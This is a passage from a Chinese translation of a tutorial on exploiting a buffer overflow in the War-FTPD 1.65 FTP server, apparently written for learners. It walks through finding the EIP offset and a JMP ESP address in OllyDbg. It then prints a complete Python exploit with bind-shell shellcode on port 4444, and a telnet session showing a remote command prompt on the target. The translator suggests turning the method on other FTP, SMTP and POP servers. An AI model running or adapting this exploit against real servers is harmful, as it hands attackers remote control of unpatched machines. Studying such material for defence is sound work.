AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')"
485

这样我们就得到了我们想知道的长度485。更加简单的方法就是直接用'reacheip.py'，原理其实是一样的，其他情况可以修改参数同样获得:

C:\fuzzer>reach_eip.py 1 5 1 2 5
Buffer size: 485
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA1111AAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


现在我们知道了buffer的长度，我们可以初步调试来利用这个漏洞。构建形如'USER ' + '485 bytes long string' + 'a test RET ADDR'，实际中如'triggerdeadbeef.py'脚本:

C:\fuzzer>type trigger_deadbeef.py
import struct
print 'USER '+'\x41'*485+struct.pack('<L', 0xdeadbeef)

我们用nc来发送这个buffer:

```
C:\fuzzer>trigger_deadbeef.py | nc 192.168.178.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```


这个时候按CTRL+C 停止'nc'，在Ollydbg中如下图




显示信息为'Access violation when executing [DEADBEEF]'，看来很好的覆盖了EIP。接下来做第二步工作，寻找shellcode的位置，这里就遇到LINUX跟Win32有区别的地方了。从上面可以看到，这个时候stack中的地址都是类似0x00A4FDD0，要用这样的地址值覆盖EIP是不妥的，因为里面包含了0x00，不能用于RET ADDRESS(原理参考其他文档)。

仔细查看stack(Ollydbg中右下角窗口)中，发现ESP的地址紧跟在EIP后面不远的地方，就相隔4 bytes。这就是Win32中exploit的另一条罗马大道(详细原理分析看www.nsfocus.net莫大经典文章)了，将shellcode放在这个时候ESP地址开始的地方，在EIP位置用一个'JMP ESP'的地址覆盖，这样就可以很好的执行我们的shellcode了。

但是如何找到'JMP ESP'的地址呢？可以从互联网上搜索到针对特定系统的值，也有一些通用的地址。这里提供一种方法手工在自己系统上获得，利用了Ollydbg的一个插件，即OllyUni by FX of Phenoelit，将OllyUni.dll拷贝到Ollydbg目录下即可用，使用方法Ollydbg中左上窗口右键，选'Overflow Return Address->ASCII overflow returns->Search JMP/CALL ESP'，如下图：



搜索的时间会有一点长，结束后'View->Log'，看到很多地址值，选一个没有0x00的即可。



PS，利用lion那个sac.exe可以达到同样的效果。

四、漏洞利用(exploit)

一个简单的利用脚本如下:

```
C:\fuzzer>type exp_beta.py
import struct
sc =
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"
sc +=
"\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"
sc +=
"\x31\x97\xae\xc4\x7e\x97\x87\xdc\xed\x48\xc7\x98\x67\xf6\x49\xaa"
sc +=
"\x7e\x97\x98\xc0\x67\xf7\x21\xd2\x2f\x97\xf6\x6b\x67\xf2\xf3\x1f"
sc +=
"\x9a\x2d\x02\x4c\x5e\xfc\xb6\xe7\xa7\xd3\xcf\xe1\xa1\xf7\x30\xdb"
sc +=
"\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"
sc +=
"\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xbb"
sc +=
"\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"
sc +=
"\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"
sc +=
"\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"
sc +=
"\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"
sc +=
"\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"
sc +=
"\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"
sc +=
"\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"
sc +=
"\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"
sc +=
"\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
sc +=
"\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"
sc +=
"\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"
sc +=
"\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"
sc +=
```

```
"\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"
    sc +=
"\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0\xeb\x58\xe6\xf0"
    sc +=
"\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"
    sc +=
"\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"
    sc +=
"\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"
    sc +=
"\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"

    print 'USER '+'\x41'*485+struct.pack('<L', 0x750362c3)+'\x42'*32+sc
```

实际利用一下，需要注意的是0x750362c3是作者系统上的'JMP ESP'地址，不同系统平台获得的'JMP ESP'地址是不一样的。其中'\x41'和'\x42'类似NOP，会增加一些寄存器的值，在这里不会影响exploit。Sc是shellcode，会绑定一个shell在4444端口。测试一下:

```
C:\fuzzer> exp_beta.py | nc 192.168.178.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

这个时候CTRL+C停止nc,看看有没有成功溢出:

```
C:\fuzzer> $ telnet 192.168.178.129 4444
Trying 192.168.178.129...
Connected to 192.168.178.129.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Program Files\War-ftpd>
```

OK，测试成功^_^。

五、译者心得

首先，感谢作者，给了我们一篇如此详细如此经典的文章，可以说是面面俱到，图文并茂，无论怎样的赞誉我想都是作者受之无愧的。文章从漏洞发现、漏洞调试到漏洞利用，详细讲解如何找到buffer长度，如何寻找'JMP ESP'地址，如何写exploit。对于初学者，这样的文章很值得好好学习哦。

再者，本文的可扩展性非常好。比如确定buffer长度部分，如果buffer过长，即替换次数超过2次(不知道会不会有这样的情况)，假设CCPROXY 6.0那个HTTP LOG溢出的buffer，你可能需要通过修改reach_eip.py来实现第三次替换。

同样的，fuzzer可以挖掘War-Ftpd的BUG，也可以尝试用同样的方法挖掘其他FTPD的漏洞。比如最近发布的Ability Server 2.34 FTP STOR Buffer Overflow，就是这篇文章的实践。同样，还可以对SMTP或者POP进行挖掘，如果你对yahoopops 0.6进行测试，你也可以发现那个SMTP的溢出漏洞。修改一下，也可以支持其他协议。

作者唯一没有提及的就是exploit中'\x42'*32，在调试的时候，明明看到EIP和ESP相差只是4 bytes，为什么这里用32 bytes填充呢？这个问题困扰了译者很久，因为作者其他文章都没有英文版，所以他在其他文章里提及过此问题也说不定。

后来经幻影的肉肉帮助，从单步执行查看具体发生什么这点入手，终于明白这里的32 bytes其实是跟shellcode有关系的。仔细看上面的sc，里面有一个机器码'\x5b'，汇编句就是'POP EBX'，执行这句的时候可能跟其他一些寄存器的值有关联，而'\x42'的汇编句是'INC EDX'，至于如何关联，就要请高手解答了。

如果换一个shellcode，则只需4 bytes的数据填充即可，这样一来，思路就清晰多了，千万不要被那32 bytes混淆了。

趁周末翻译完了这篇文章，在此特别感谢幻影的所有成员，感谢在译者学习过程中给予莫大帮助的网友，谢谢。翻译不对不妥之处请来信纠正。

最后以ipxodi前辈推荐的一句警句让我们共勉:

"If you assume that there's no hope, you guarantee there will be no hope. If you assume that there is an instinct for freedom, there are opportunities to change things."

-Noam Chomsky